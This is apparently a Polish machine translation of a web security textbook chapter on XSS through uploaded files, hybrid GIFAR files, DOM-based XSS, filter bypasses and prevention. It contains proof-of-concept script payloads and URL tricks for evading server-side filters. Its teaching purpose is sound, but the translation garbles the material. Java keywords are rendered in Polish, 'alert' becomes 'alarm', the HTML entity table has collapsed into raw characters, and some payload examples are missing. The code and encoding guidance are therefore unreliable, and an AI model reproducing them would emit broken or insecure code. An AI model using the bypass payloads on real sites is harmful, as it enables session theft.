Testowanie XSS w przesłanych plikach

Jednym z powszechnych, ale często pomijanych źródeł luk w zabezpieczeniach XSS jest sytuacja, w której aplikacja umożliwia użytkownikom przesyłanie plików, które mogą być pobierane i przeglądane przez innych użytkowników. Tego rodzaju funkcjonalność często pojawia się w dzisiejszych aplikacjach. Oprócz tradycyjnych funkcji przepływu pracy przeznaczonych do udostępniania plików, pliki mogą być wysyłane jako załączniki do wiadomości e-mail do użytkowników poczty internetowej. Pliki obrazów mogą być dołączane do wpisów na blogu i mogą być używane jako niestandardowe zdjęcia profilowe lub udostępniane w albumach fotograficznych. Na to, czy aplikacja jest podatna na ataki na przesyłane pliki, mogą wpływać różne czynniki:

* Podczas przesyłania plików aplikacja może ograniczyć używane rozszerzenia plików.

* Podczas przesyłania pliku aplikacja może sprawdzić zawartość pliku, aby potwierdzić, że jest on zgodny z oczekiwanym formatem, takim jak JPEG.

* Podczas pobierania pliku aplikacja może zwrócić nagłówek Content-Type określający typ zawartości, który według aplikacji zawiera plik, na przykład image/jpeg.

* Podczas pobierania pliku aplikacja może zwrócić nagłówek Content-Disposition określający, że przeglądarka powinna zapisać plik na dysku. W przeciwnym razie, dla odpowiednich typów treści, aplikacja przetwarza i renderuje plik w przeglądarce użytkownika.

Podczas sprawdzania tej funkcji pierwszą rzeczą, którą powinieneś zrobić, jest przesłanie prostego pliku HTML zawierającego skrypt sprawdzający koncepcję. Jeśli plik zostanie zaakceptowany, spróbuj pobrać

plik w zwykły sposób. Jeśli oryginalny plik zostanie zwrócony w postaci niezmodyfikowanej, a skrypt zostanie wykonany, oznacza to, że aplikacja jest z pewnością podatna na ataki. Jeśli aplikacja blokuje przesłany plik, spróbuj użyć różnych rozszerzeń plików, w tym .txt i .jpg. Jeśli aplikacja akceptuje plik zawierający HTML, kiedy używasz innego rozszerzenia, nadal może być ono podatne na ataki, w zależności od tego, w jaki sposób plik jest dostarczany podczas pobierania. Aplikacje poczty internetowej są często narażone w ten sposób. Osoba atakująca może wysyłać wiadomości e-mail zawierające uwodzicielsko brzmiący załącznik z obrazem, który w rzeczywistości zagraża sesji każdego przeglądającego go użytkownika. Nawet jeśli aplikacja zwróci nagłówek Content-Type określający, że pobrany plik jest obrazem, niektóre przeglądarki mogą nadal przetwarzać jego zawartość jako HTML, jeśli to właśnie zawiera plik. Na przykład:

HTTP/1.1 200 OK

Content-Length: 25

Content-Type: image/jpeg

<script>alert(1)</script>

Starsze wersje Internet Explorera zachowywały się w ten sposób. Jeśli użytkownik zażądał pliku .jpg bezpośrednio (nie za pomocą osadzonego tagu <img>) i otrzymał poprzednią odpowiedź, IE faktycznie przetworzyłby jego zawartość jako HTML. Chociaż to zachowanie zostało od tego czasu zmodyfikowane, możliwe jest, że inne przeglądarki będą zachowywać się w ten sposób w przyszłości.

Hybrydowe ataki plików

Często, aby obronić się przed opisanymi do tej pory atakami, aplikacje dokonują pewnej walidacji zawartości przesyłanego pliku, aby zweryfikować, czy rzeczywiście zawiera on dane w oczekiwanym formacie, np. obraz. Aplikacje te mogą nadal być podatne na ataki, ponieważ używają „plików hybrydowych”, które łączą dwa różne formaty w tym samym pliku. Jednym z przykładów pliku hybrydowego jest plik GIFAR opracowany przez Billy'ego Riosa. Plik GIFAR zawiera dane zarówno w formacie obrazu GIF, jak i formacie JAR (archiwum Java) i jest właściwie poprawną instancją obu formatów. Jest to możliwe, ponieważ metadane pliku dotyczące formatu GIF znajdują się na początku pliku, a metadane dotyczące formatu JAR na końcu pliku. Z tego powodu aplikacje weryfikujące zawartość przesyłanych plików i zezwalające na pliki zawierające GIF-y danych akceptuj pliki GIFAR jako aktualne. Atak polegający na przesłaniu pliku przy użyciu pliku GIFAR zazwyczaj obejmuje następujące kroki:

* Atakujący znajduje funkcję aplikacji, w której pliki GIF przesłane przez jednego użytkownika mogą być pobierane przez innych użytkowników, na przykład zdjęcie profilowe użytkownika w aplikacji sieci społecznościowej.

* Atakujący tworzy plik GIFAR zawierający kod Java, który przejmuje kontrolę nad sesją każdego użytkownika, który go wykona.

*Atakujący przesyła plik jako swoje zdjęcie profilowe. Ponieważ plik zawiera prawidłowy obraz GIF, aplikacja go akceptuje.

* Atakujący identyfikuje odpowiednią zewnętrzną stronę internetową, z której może przeprowadzić atak z wykorzystaniem przesłanego pliku. Może to być własna witryna atakującego lub witryna strony trzeciej, która umożliwia tworzenie dowolnego kodu HTML, na przykład blog.

* Na stronie zewnętrznej atakujący używa znacznika <applet> lub <object> do załadowania pliku GIFAR z serwisu społecznościowego jako apletu Java.

* Gdy użytkownik odwiedza stronę zewnętrzną, w jego przeglądarce uruchamia się aplet Java atakującego. W przypadku apletów Javy polityka tego samego pochodzenia jest implementowana w inny sposób niż w przypadku zwykłych skryptów. Aplet jest traktowany jako należący do domeny, z której został załadowany, a nie do domeny, która go wywołała. Stąd aplet atakującego wykonuje się w domenie aplikacji społecznościowej. Jeśli użytkownik ofiary jest zalogowany do aplikacji społecznościowej w momencie ataku lub logował się niedawno i wybrał opcję „pozostań zalogowany", aplet atakującego ma pełny dostęp do sesji użytkownika, a użytkownik jest zagrożony .

Aktualne wersje wtyczki Java do przeglądarki uniemożliwiają ten konkretny atak przy użyciu plików GIFAR, który sprawdza, czy ładowane pliki JAR faktycznie zawierają treści hybrydowe. Jednak zasada wykorzystywania plików hybrydowych do ukrywania kodu wykonywalnego pozostaje aktualna. Biorąc pod uwagę rosnącą gamę obecnie używanych formatów kodu wykonywalnego klienta, możliwe jest, że podobne ataki mogą istnieć w innych formatach lub mogą pojawić się w przyszłości.

XSS w plikach ładowanych przez Ajax

Niektóre z dzisiejszych aplikacji wykorzystują Ajax do pobierania i renderowania adresów URL określonych po identyfikatorze fragmentu. Na przykład strony aplikacji mogą zawierać następujące łącza:

http://wahh-app.com/#profile

Gdy użytkownik kliknie łącze, kod po stronie klienta obsługuje zdarzenie kliknięcia, używa technologii Ajax do pobrania pliku widocznego po fragmencie i ustawia odpowiedź w innerHtml elementu na istniejącej stronie. Może to zapewnić bezproblemową obsługę, w której kliknięcie karty w interfejsie użytkownika aktualizuje wyświetlaną zawartość bez ponownego ładowania całej strony. W takiej sytuacji, jeśli aplikacja zawiera również funkcje umożliwiające przesyłanie i pobieranie plików graficznych, takich jak zdjęcie profilowe użytkownika, możliwe jest przesłanie prawidłowego pliku graficznego zawierającego osadzone znaczniki HTML i utworzenie adresu URL, który powoduje kod po stronie klienta, aby pobrać obraz i wyświetlić go jako HTML:

http://wahh-app.com/#profiles/images/15234917624.jpg

Kod HTML można osadzić w różnych miejscach prawidłowego pliku obrazu, w tym w sekcji komentarza obrazu. Kilka przeglądarek, w tym Firefox i Safari, z radością renderuje plik obrazu jako HTML. Binarne części obrazu są wyświetlane jako śmieci, a osadzony kod HTML jest wyświetlany w zwykły sposób.

WSKAZÓWKA: Załóżmy, że potencjalna ofiara korzysta z przeglądarki zgodnej z HTML5, w której możliwe są żądania Ajax między domenami za zgodą żądanej domeny. Innym możliwym atakiem w tej sytuacji byłoby umieszczenie bezwzględnego adresu URL po znaku fragmentu, określając zewnętrzny plik HTML, który atakujący w pełni kontroluje, na serwerze, który umożliwia interakcję Ajax z docelowej domeny. Jeśli skrypt po stronie klienta nie zweryfikuje, czy żądany adres URL znajduje się w tej samej domenie, atak polegający na zdalnym włączeniu pliku po stronie klienta powiedzie się. Ponieważ ta weryfikacja domeny adresu URL byłaby niepotrzebna w starszych wersjach HTML, jest to jeden przykład, w którym zmiany wprowadzone w HTML5 mogą same wprowadzić możliwe do wykorzystania warunki w istniejących aplikacjach, które wcześniej były bezpieczne.

Znajdowanie i wykorzystywanie luk w zabezpieczeniach XSS opartych na modelu DOM

Luk w zabezpieczeniach XSS opartych na modelu DOM nie można zidentyfikować, przesyłając unikalny ciąg jako każdy parametr i monitorując odpowiedzi na pojawienie się tego ciągu. Jedną z podstawowych metod identyfikowania błędów XSS opartych na modelu DOM jest ręczne przeglądanie aplikacji za pomocą przeglądarki i modyfikowanie każdego parametru adresu URL tak, aby zawierał standardowy ciąg testowy, taki jak jeden z poniższych:

„<script>alert(1)</script>

„;alarm(1)//

„-alarm(1)-”

Wyświetlając w przeglądarce każdą zwróconą stronę, uruchamiasz wszystkie skrypty po stronie klienta, odwołując się tam, gdzie ma to zastosowanie, do zmodyfikowanego parametru adresu URL. Za każdym razem, gdy pojawi się okno dialogowe zawierające Twoje pliki cookie, odkryjesz lukę w zabezpieczeniach (która może wynikać z XSS opartego na DOM lub innych formach). Proces ten można nawet zautomatyzować za pomocą narzędzia, które zaimplementowało własny interpreter JavaScript. Jednak to podstawowe podejście nie identyfikuje wszystkich błędów XSS opartych na modelu DOM. Jak widać, dokładna składnia wymagana do wstrzyknięcia poprawnego kodu JavaScript do dokumentu HTML zależy od składni, która pojawia się już przed i po punkcie, w którym wstawiany jest kontrolowany przez użytkownika ciąg znaków. Może być konieczne zakończenie łańcucha w pojedynczym lub podwójnym cudzysłowie lub zamknięcie określonych znaczników. Czasami mogą być wymagane nowe tagi, ale czasami nie. Kod aplikacji po stronie klienta może próbować sprawdzać poprawność danych pobranych z modelu DOM, ale nadal może być podatny na ataki. Jeśli podczas przetwarzania i wstawiania standardowego ciągu testowego nie uzyskasz prawidłowej składni, osadzony kod JavaScript nie zostanie wykonany i nie pojawi się żadne okno dialogowe, mimo że aplikacja może być podatna na odpowiednio spreparowany atak. Oprócz wprowadzenia każdego możliwego ciągu ataku XSS do każdego parametru, podstawowe podejście nieuchronnie pomija dużą liczbę luk w zabezpieczeniach.

Bardziej efektywnym podejściem do identyfikowania błędów XSS opartych na modelu DOM jest przejrzenie całego kodu JavaScript po stronie klienta pod kątem użycia właściwości DOM, które może prowadzić do luki w zabezpieczeniach. Dostępne są różne narzędzia pomagające zautomatyzować ten proces. Jednym z takich skutecznych narzędzi jest DOMTacer, dostępny pod następującym adresem URL:

www.blueinfy.com/tools.html

KROKI HACKOWANIA

Korzystając z wyników ćwiczeń z mapowania aplikacji z rozdziału 4, przejrzyj każdy fragment kodu JavaScript po stronie klienta pod kątem następujących interfejsów API, których można użyć do uzyskania dostępu do danych DOM, które można kontrolować za pomocą spreparowanego adresu URL:

* document.location

* document.URL

* document.URLUnencoded

* document.referrer

* window.location

Pamiętaj o uwzględnieniu skryptów, które pojawiają się zarówno na statycznych stronach HTML, jak i na stronach generowanych dynamicznie. Błędy XSS oparte na modelu DOM mogą występować w dowolnym miejscu, w którym używane są skrypty po stronie klienta, niezależnie od typu strony i tego, czy parametry są przesyłane do strony. W każdym przypadku, gdy używany jest jeden z powyższych interfejsów API, dokładnie przejrzyj kod, aby określić, co jest robione z danymi kontrolowanymi przez użytkownika i czy spreparowane dane wejściowe mogą zostać użyte do spowodowania wykonania dowolnego kodu JavaScript. W szczególności przejrzyj i przetestuj każdy przypadek, w którym Twoje dane są przekazywane do dowolnego z następujących interfejsów API:

* document.write()

* document.writeln()

* document.body.innerHtml

* eval()

* window.execScript()

* window.setInterval()

* window.setTimeout()

Podobnie jak w przypadku odbitego i przechowywanego XSS, aplikacja może przeprowadzać różne filtry w celu zablokowania ataków. Często filtrowanie jest stosowane po stronie klienta i można bezpośrednio przejrzeć kod weryfikacyjny, aby zrozumieć, jak to działa i spróbować zidentyfikować wszelkie obejścia. Wszystkie opisane już techniki dotyczące filtrów przed odbitymi atakami XSS mogą mieć tutaj zastosowanie.

W niektórych sytuacjach może się okazać, że aplikacja po stronie serwera implementuje filtry zaprojektowane w celu zapobiegania atakom XSS opartym na modelu DOM. Mimo że na kliencie przeprowadzana jest operacja, której dotyczy luka, a serwer nie zwraca w odpowiedzi danych dostarczonych przez użytkownika, adres URL jest nadal przesyłany do serwera. Dlatego aplikacja może sprawdzić poprawność danych i nie zwrócić podatnego na ataki skryptu po stronie klienta wykryto szkodliwy ładunek. W przypadku napotkania tej obrony należy wypróbować każdy z potencjalnych obejść filtrów, które zostały opisane wcześniej dla odbitych luk w zabezpieczeniach XSS, aby przetestować solidność sprawdzania poprawności serwera. Oprócz tych ataków, kilka technik unikatowych dla błędów XSS opartych na modelu DOM może umożliwić ładunkowi ataku uniknięcie sprawdzania poprawności po stronie serwera. Kiedy skrypty po stronie klienta wyodrębniają wartość parametru z adresu URL, rzadko poprawnie analizują ciąg zapytania w postaci par nazwa/wartość. Zamiast tego zazwyczaj przeszukują adres URL pod kątem nazwy parametru, po której następuje znak równości, a następnie wyodrębniają wszystko, co jest następne, aż do końca adresu URL. To zachowanie można wykorzystać na dwa sposoby:

* Jeśli logika sprawdzania poprawności serwera jest stosowana dla poszczególnych parametrów, a nie dla całego adresu URL, ładunek można umieścić w wymyślonym parametrze dodanym po parametrze podatnym na ataki. Na przykład:

http://mdsec.net/error/76/Error.ashx?message=Sorry%2c+an+error+occurr

ed&foo=<script>alert(1)</script>

Tutaj serwer ignoruje wymyślony parametr, a więc nie podlega żadnemu filtrowaniu. Ponieważ jednak skrypt działający po stronie klienta przeszukuje ciąg zapytania pod kątem message= i wyodrębnia wszystko, co następuje po nim, uwzględnia Twój ładunek w ciągu, który przetwarza.

* Jeśli logika sprawdzania poprawności serwera jest stosowana do całego adresu URL, nie tylko do parametru wiadomości, nadal może być możliwe obejście filtra poprzez umieszczenie ładunku po prawej stronie znaku fragmentu HTML (#):

http://mdsec.net/error/82/Error.ashx?message=Sorry%2c+an+error+

occurred#<script>alert(1)</script>

W tym przypadku ciąg fragmentu jest nadal częścią adresu URL. Dlatego jest przechowywany w DOM i będzie przetwarzany przez podatny na ataki skrypt po stronie klienta. Ponieważ jednak przeglądarki nie przesyłają fragmentu adresu URL do serwera, ciąg ataku nie jest nawet wysyłany do serwera i dlatego nie może zostać zablokowany przez żaden filtr po stronie serwera. Ponieważ skrypt po stronie klienta wyodrębnia wszystko po komunikacie message=, ładunek jest nadal kopiowany do źródła strony HTML.

POWSZECHNY MIT

„Sprawdzamy każde żądanie użytkownika pod kątem osadzonych tagów skryptów, więc żadne ataki XSS nie są możliwe".

Poza pytaniem, czy możliwe jest obejście filtra, poznałeś teraz trzy powody, dla których to twierdzenie może być błędne:

* W przypadku niektórych błędów XSS dane kontrolowane przez atakującego są wstawiane bezpośrednio do istniejącego kontekstu JavaScript, więc nie ma potrzeby używania żadnych znaczników skryptu ani innych sposobów wprowadzania kodu skryptu. W innych przypadkach można wstrzyknąć procedurę obsługi zdarzeń zawierającą JavaScript bez użycia jakichkolwiek znaczników skryptu.

* Jeśli aplikacja odbiera dane przez jakiś kanał poza pasmem i renderuje je w swoim interfejsie sieciowym, wszelkie zapisane błędy XSS mogą zostać wykorzystane bez przesyłania złośliwego ładunku za pomocą protokołu HTTP.

* Ataki na XSS oparte na DOM nie mogą obejmować wysyłania złośliwego ładunku na serwer. Jeśli używana jest technika fragmentacji, ładunek pozostaje na kliencie przez cały czas.

Niektóre aplikacje wykorzystują bardziej wyrafinowany skrypt po stronie klienta, który przeprowadza bardziej rygorystyczną analizę ciągu zapytania. Na przykład może wyszukać w adresie URL nazwę parametru, po której następuje znak równości, a następnie wyodrębnić to, co następuje tylko do momentu osiągnięcia odpowiedniego ogranicznika, takiego jak & lub #. W takim przypadku dwa opisane wcześniej ataki można zmodyfikować w następujący sposób:

http://mdsec.net/error/79/Error.ashx?foomessage=<script>alert(1)</script

>&message=Przepraszamy%2c+wystąpił+błąd

http://mdsec.net/error/79/Error.ashx#message=<script>alert(1)</script>

W obu przypadkach po pierwszym dopasowaniu do elementu message= natychmiast następuje ciąg ataku, bez żadnego oddzielającego go separatora, więc ładunek jest przetwarzany i kopiowany do źródła strony HTML. W niektórych przypadkach może się okazać, że złożone przetwarzanie jest

wykonywane na danych opartych na modelu DOM. Dlatego trudno jest prześledzić wszystkie różne ścieżki, którymi podążają dane kontrolowane przez użytkownika, i wszystkie wykonywane manipulacje, wyłącznie poprzez statyczny przegląd kodu źródłowego JavaScript. W takiej sytuacji korzystne może być użycie debugera JavaScript do dynamicznego monitorowania wykonywania skryptu. Rozszerzenie FireBug do przeglądarki Firefox jest pełnoprawnym debuggerem dla kodu po stronie klienta i treść. Umożliwia ustawianie punktów przerwania i obserwowanie interesującego kodu i danych, znacznie ułatwiając zrozumienie złożonego skryptu.

POWSZECHNY MIT

„Jesteśmy bezpieczni. Nasz skaner aplikacji internetowych nie znalazł żadnych błędów XSS."

Jak zobaczysz , niektóre skanery aplikacji internetowych wykonują rozsądną pracę, wyszukując typowe luki, w tym XSS. Jednak w tym momencie powinno być oczywiste, że wiele luk XSS jest subtelnych do wykrycia, a stworzenie działającego exploita może wymagać szeroko zakrojonego sondowania i eksperymentowania. Obecnie żadne zautomatyzowane narzędzia nie są w stanie wiarygodnie zidentyfikować wszystkich tych błędów.

Zapobieganie atakom XSS

Pomimo różnych przejawów XSS i różnych możliwości wykorzystania, zapobieganie samej luce w zabezpieczeniach jest w rzeczywistości koncepcyjnie proste. W praktyce problematyczne jest to, że trudno jest zidentyfikować każdy przypadek, w którym dane kontrolowane przez użytkownika są przetwarzane w potencjalnie niebezpieczny sposób. Dowolna strona aplikacji może przetwarzać i wyświetlać dziesiątki danych użytkownika. Oprócz podstawowej funkcjonalności, luki w zabezpieczeniach mogą pojawić się w komunikatach o błędach i innych lokalizacjach. Nic więc dziwnego, że wady XSS są tak powszechne, nawet w najbardziej krytycznych dla bezpieczeństwa aplikacjach. Różne typy obrony mają zastosowanie z jednej strony do odzwierciedlonego i przechowywanego XSS-a, az drugiej strony do XSS-a opartego na DOM, ze względu na ich różne przyczyny.

Zapobieganie odbijaniu i przechowywaniu XSS

Podstawową przyczyną zarówno odzwierciedlanych, jak i przechowywanych XSS jest to, że dane kontrolowane przez użytkownika są kopiowane do odpowiedzi aplikacji bez odpowiedniej walidacji i sanityzacji. Ponieważ dane są wstawiane do nieprzetworzonego kodu źródłowego strony HTML, złośliwe dane mogą ingerować w tę stronę, modyfikując nie tylko jej zawartość, ale także jej strukturę — wyrywanie cudzysłowów, otwieranie i zamykanie tagów, wstrzykiwanie skryptów itd. NA. Aby wyeliminować odbite i zapisane luki XSS, pierwszym krokiem jest zidentyfikowanie każdego przypadku w aplikacji, w którym dane kontrolowane przez użytkownika są kopiowane do odpowiedzi. Obejmuje to dane, które są kopiowane z pliku direct żądanie, a także wszelkie przechowywane dane, które pochodzą od dowolnego użytkownika w jakimkolwiek wcześniejszym czasie, w tym za pośrednictwem kanałów poza pasmem. Aby upewnić się, że każda instancja została zidentyfikowana, nic nie zastąpi dokładnego przeglądu całego kodu źródłowego aplikacji. Po zidentyfikowaniu wszystkich operacji, które są potencjalnie zagrożone przez XSS i które wymagają odpowiedniej ochrony, należy zastosować trojakie podejście, aby zapobiec powstaniu rzeczywistych luk w zabezpieczeniach:

* Zatwierdź wprowadzone dane.

* Sprawdź dane wyjściowe.

* Wyeliminuj niebezpieczne punkty wstawiania.

Jedno zastrzeżenie do tego podejścia pojawia się, gdy aplikacja musi umożliwiać użytkownikom tworzenie treści w formacie HTML, na przykład aplikacja do blogowania, która zezwala na HTML w komentarzach. Po omówieniu ogólnych technik obronnych omówiono niektóre szczegółowe rozważania dotyczące tej sytuacji.

Zatwierdź dane wejściowe

W momencie, gdy aplikacja otrzyma dane dostarczone przez użytkownika, które mogą zostać skopiowane do jednej z jej odpowiedzi w dowolnym momencie w przyszłości, aplikacja powinna przeprowadzić walidację tych danych w zależności od kontekstu, w możliwie najdokładniejszy sposób. Potencjalne funkcje do sprawdzenia obejmują:

* Dane nie są zbyt długie.

* Dane zawierają tylko pewien dozwolony zestaw znaków.

* Dane pasują do określonego wyrażenia regularnego.

Różne zasady walidacji powinny być stosowane tak restrykcyjnie, jak to tylko możliwe, w odniesieniu do nazwisk, adresów e-mail, numerów kont itd., w zależności od rodzaju danych, które aplikacja spodziewa się otrzymać w każdym polu.

Sprawdź poprawność danych wyjściowych

W momencie, gdy aplikacja kopiuje do swoich odpowiedzi dowolny element danych, który pochodzi od jakiegoś użytkownika lub strony trzeciej, dane te powinny być zakodowane w formacie HTML, aby oczyścić potencjalnie złośliwe znaki. Kodowanie HTML polega na zastąpieniu literalnych znaków odpowiadającymi im jednostkami HTML. Gwarantuje to, że przeglądarki będą obsługiwać potencjalnie złośliwe znaki w bezpieczny sposób, traktując je jako część treści dokumentu HTML, a nie część jego struktury. Kodowania HTML głównych problematycznych znaków są następujące:

n „ —”

n ' —'

n & —&

n < —<

n > —>

Oprócz tych typowych kodowań każdy znak można zakodować w formacie HTML przy użyciu jego numerycznego kodu znaku ASCII w następujący sposób:

n % —%

n * —*

Należy zauważyć, że podczas wstawiania danych wprowadzonych przez użytkownika do wartości atrybutu znacznika przeglądarka dekoduje wartość HTML przed dalszym przetwarzaniem. W tej sytuacji obrona prostego kodowania HTML wszelkich normalnie problematycznych znaków może być nieskuteczna. Rzeczywiście, jak widzieliśmy, w przypadku niektórych filtrów osoba atakująca może samodzielnie ominąć znaki kodujące HTML w ładunku. Na przykład:

<img src="javascript:alert(document.cookie)">

<img src=”image.gif” onload=”alert('xss')”>

Jak opisano w następnej sekcji, lepiej jest unikać umieszczania w tych lokalizacjach danych kontrolowanych przez użytkownika. Jeśli z jakiegoś powodu uważa się to za nieuniknione, należy zachować szczególną ostrożność, aby zapobiec obejściu filtra.

Na przykład, jeśli dane użytkownika są wstawiane do ciągu znaków JavaScript w cudzysłowie w procedurze obsługi zdarzeń, wszelkie znaki cudzysłowu lub odwrotne ukośniki w danych wejściowych użytkownika powinny być odpowiednio zabezpieczane odwrotnymi ukośnikami, a kodowanie HTML powinno zawierać znaki & i ; znaków, aby uniemożliwić atakującemu wykonanie własnego kodowania HTML. Aplikacje ASP.NET mogą używać interfejsu API Server.HTMLEncode do oczyszczania typowych złośliwych znaków w ciągu kontrolowanym przez użytkownika, zanim zostanie on skopiowany do odpowiedzi serwera. Ten interfejs API konwertuje znaki „ & < i > na odpowiadające im jednostki HTML, a także konwertuje dowolny znak ASCII powyżej 0x7f przy użyciu numerycznej formy kodowania. Platforma Java nie ma równoważnego wbudowanego interfejsu API; jednak łatwo jest skonstruować własną równoważną metodę, używając tylko numerycznej formy kodowania. Na przykład:

```
public static String HTMLEncode(String s)

{

StringBuffer out = nowy StringBuffer();

for (int i = 0; i < s.length(); i++)

{

znak c = s.charAt(i);

if(c > 0x7f || c==’”’ || c==’&’ || c==’<’ || c==’>’)

out.append("&#" + (int) c + ";");

else out.append(c);

}

powrót out.toString();

}
```

Częstym błędem popełnianym przez programistów jest kodowanie HTML tylko tych znaków, które natychmiast wydają się przydatne dla atakującego w określonym kontekście. Na przykład, jeśli element jest wstawiany do łańcucha ujętego w podwójne cudzysłowy, aplikacja może zakodować tylko znak „. Jeśli element jest wstawiany bez cudzysłowu do znacznika, może zakodować tylko znak >. Takie podejście znacznie zwiększa ryzyko znalezienia obejścia. Jak widzieliście, atakujący może często wykorzystywać tolerancję przeglądarek dla nieprawidłowego kodu HTML i JavaScript do zmiany kontekstu lub wstrzyknięcia kodu w nieoczekiwany sposób. Co więcej, często możliwe jest objęcie ataku wieloma kontrolowanymi polami, wykorzystując różne filtry stosowane w każdym z nich. O wiele bardziej niezawodnym podejściem jest zawsze kodowanie HTML każdego znaku, który może być potencjalnie użyteczny dla atakującego, niezależnie od kontekstu, w którym jest wstawiany. Aby zapewnić najwyższy możliwy poziom pewności, programiści mogą zdecydować się na kodowanie HTML każdego znaku niealfanumerycznego, w tym spacji. Takie podejście zwykle nie nakłada na aplikację żadnych wymiernych narzutów i stanowi poważną przeszkodę dla wszelkiego rodzaju ataków z obejściem filtra. Powodem łączenia sprawdzania poprawności danych wejściowych i oczyszczania

danych wyjściowych jest to, że obejmuje to dwie warstwy zabezpieczeń, z których jedna zapewnia pewną ochronę, jeśli druga zawiedzie. Jak widziałeś, wiele filtrów, które dokonują sprawdzania poprawności danych wejściowych i wyjściowych, podlega obejściu. Dzięki zastosowaniu obu technik aplikacja zyskuje dodatkową pewność, że atakujący zostanie pokonany, nawet jeśli jeden z jej dwóch filtrów okaże się wadliwy. Spośród dwóch mechanizmów obronnych walidacja danych wyjściowych jest najważniejsza i obowiązkowa. Przeprowadzanie ścisłej weryfikacji danych wejściowych powinno być postrzegane jako dodatkowe przełączanie awaryjne. Oczywiście podczas opracowywania samej logiki sprawdzania poprawności danych wejściowych i wyjściowych należy zachować szczególną ostrożność, aby uniknąć wszelkich luk w zabezpieczeniach, które prowadzą do obejścia. W szczególności filtrowanie i kodowanie należy przeprowadzić po każdej stosownej kanonizacji, a danych nie należy później dalej kanonizować. Aplikacja powinna również zapewnić, że obecność jakichkolwiek bajtów NULL nie zakłóca jej walidacji.

Wyeliminuj niebezpieczne punkty wstawiania

Istnieją pewne miejsca na stronie aplikacji, w których wstawianie danych wprowadzonych przez użytkownika jest z natury zbyt niebezpieczne, a programiści powinni szukać alternatywnych sposobów implementacji pożądanej funkcjonalności. W miarę możliwości należy unikać wstawiania danych kontrolowanych przez użytkownika bezpośrednio do istniejącego kodu skryptu. Dotyczy to kodu w znacznikach <script>, a także kodu w procedurach obsługi zdarzeń. Gdy aplikacje próbują to zrobić bezpiecznie, często możliwe jest ominięcie ich filtrów obronnych. A raz atakujący ma przejął kontrolę nad kontekstem danych, które kontroluje, zwykle musi wykonać minimalną pracę, aby wstrzyknąć dowolne polecenia skryptu, a tym samym wykonać złośliwe działania. Tam, gdzie atrybut znacznika może przyjmować adres URL jako swoją wartość, aplikacje powinny generalnie unikać osadzania danych wprowadzonych przez użytkownika, ponieważ do wprowadzenia kodu skryptu można zastosować różne techniki, w tym użycie pseudoprotokołów skryptowych. Kolejną pułapką, której należy unikać, są sytuacje, w których osoba atakująca może manipulować zestawem znaków odpowiedzi aplikacji, wprowadzając je do odpowiedniej dyrektywy lub dlatego, że aplikacja używa parametru żądania do określenia preferowanego zestawu znaków. W takiej sytuacji filtry wejściowe i wyjściowe, które są dobrze zaprojektowane pod innymi względami, mogą zawieść, ponieważ dane wejściowe atakującego są zakodowane w nietypowej formie, której filtry nie rozpoznają jako potencjalnie złośliwe. Tam, gdzie to możliwe, aplikacja powinna wyraźnie określić typ kodowania w nagłówkach odpowiedzi, uniemożliwić jakąkolwiek modyfikację tego i upewnić się, że jej filtry XSS są z nim kompatybilne. Na przykład:

Content-Type: text/html; charset=ISO-8859-1

Zezwalanie na ograniczony kod HTML

Niektóre aplikacje muszą umożliwiać użytkownikom przesyłanie danych w formacie HTML, które zostaną wstawione do odpowiedzi aplikacji. Na przykład aplikacja do blogowania może umożliwiać użytkownikom pisanie komentarzy przy użyciu kodu HTML, stosowanie formatowania do komentarzy, osadzanie łączy lub obrazów i tak dalej. W tej sytuacji zastosowanie powyższych środków we wszystkich obszarach spowoduje przerwanie aplikacji. Znaczniki HTML użytkowników będą same zakodowane w HTML w odpowiedziach i dlatego będą wyświetlane na ekranie jako rzeczywiste znaczniki, a nie jako wymagana sformatowana treść. Aby aplikacja mogła bezpiecznie obsługiwać tę funkcjonalność, musi być solidna i zezwalać tylko na ograniczony podzbiór HTML, który nie zapewnia żadnych środków wprowadzania kodu skryptu. Musi to obejmować podejście oparte na białej liście, w którym dozwolone są tylko określone znaczniki i atrybuty. Wykonanie tego pomyślnie nie jest trywialnym zadaniem, ponieważ, jak widać, istnieje wiele sposobów wykorzystania pozornie

nieszkodliwych tagów do wykonania kodu. Na przykład, jeśli aplikacja dopuszcza znaczniki <b> i i nie bierze pod uwagę żadnych atrybutów używanych w tych zadaniach, następujące ataki mogą być możliwy:

<b style=behavior:url(#default#time2) onbegin=alert(1)>

Click here

Ponadto, jeśli aplikacja pozwala na pozornie bezpieczne połączenie tagu <a> z atrybutem href, może zadziałać następujący atak:

Click here

Dostępne są różne platformy do sprawdzania poprawności znaczników HTML dostarczonych przez użytkowników, aby upewnić się, że nie zawierają one żadnych środków do wykonywania JavaScript, takich jak projekt OWASP AntiSamy. Zaleca się, aby programiści, którzy chcą zezwolić użytkownikom na tworzenie ograniczonego kodu HTML, albo bezpośrednio korzystali z odpowiedniego dojrzałego środowiska, albo dokładnie przeanalizowali jeden z nich, aby zrozumieć wiążą się różne wyzwania. Alternatywnym podejściem jest użycie niestandardowego pośredniego języka znaczników. Użytkownicy mogą korzystać z ograniczonej składni języka pośredniego, którą następnie aplikacja przetwarza w celu wygenerowania odpowiedniego znacznika HTML.

Zapobieganie XSS opartemu na DOM

Opisane dotychczas mechanizmy obronne oczywiście nie dotyczą bezpośrednio XSS-a opartego na modelu DOM, ponieważ luka w zabezpieczeniach nie obejmuje kopiowania danych kontrolowanych przez użytkownika do odpowiedzi serwera. Tam, gdzie to możliwe, aplikacje powinny unikać używania skryptów po stronie klienta do przetwarzania danych DOM i umieszczania ich na stronie. Ponieważ przetwarzane dane są poza bezpośrednią kontrolą serwera, aw niektórych przypadkach nawet poza jego widocznością, takie zachowanie jest z natury ryzykowne. Jeśli uważa się, że użycie skryptów po stronie klienta w ten sposób jest nieuniknione, wadom XSS opartym na modelu DOM można zapobiegać za pomocą dwóch rodzajów zabezpieczeń, odpowiadających walidacji danych wejściowych i wyjściowych opisanych dla odbitego XSS.

Zatwierdź dane wejściowe

W wielu sytuacjach aplikacje mogą przeprowadzać rygorystyczną weryfikację przetwarzanych danych. Rzeczywiście, jest to jeden z obszarów, w których walidacja po stronie klienta może być bardziej skuteczna niż walidacja po stronie serwera. W opisanym wcześniej przykładzie podatnego na atak ataku można zapobiec, sprawdzając, czy dane, które mają zostać wstawione do dokumentu, zawierają tylko znaki alfanumeryczne i spacje. Na przykład:

<script>

var a = document.URL;

a = a.substring(a.indexOf(“message=”) + 8, a.length);

a = unescape(a);

var regex=/^([A-Za-z0-9+\s])*$/;

if (regex.test(a))

document.write(a);

</script>

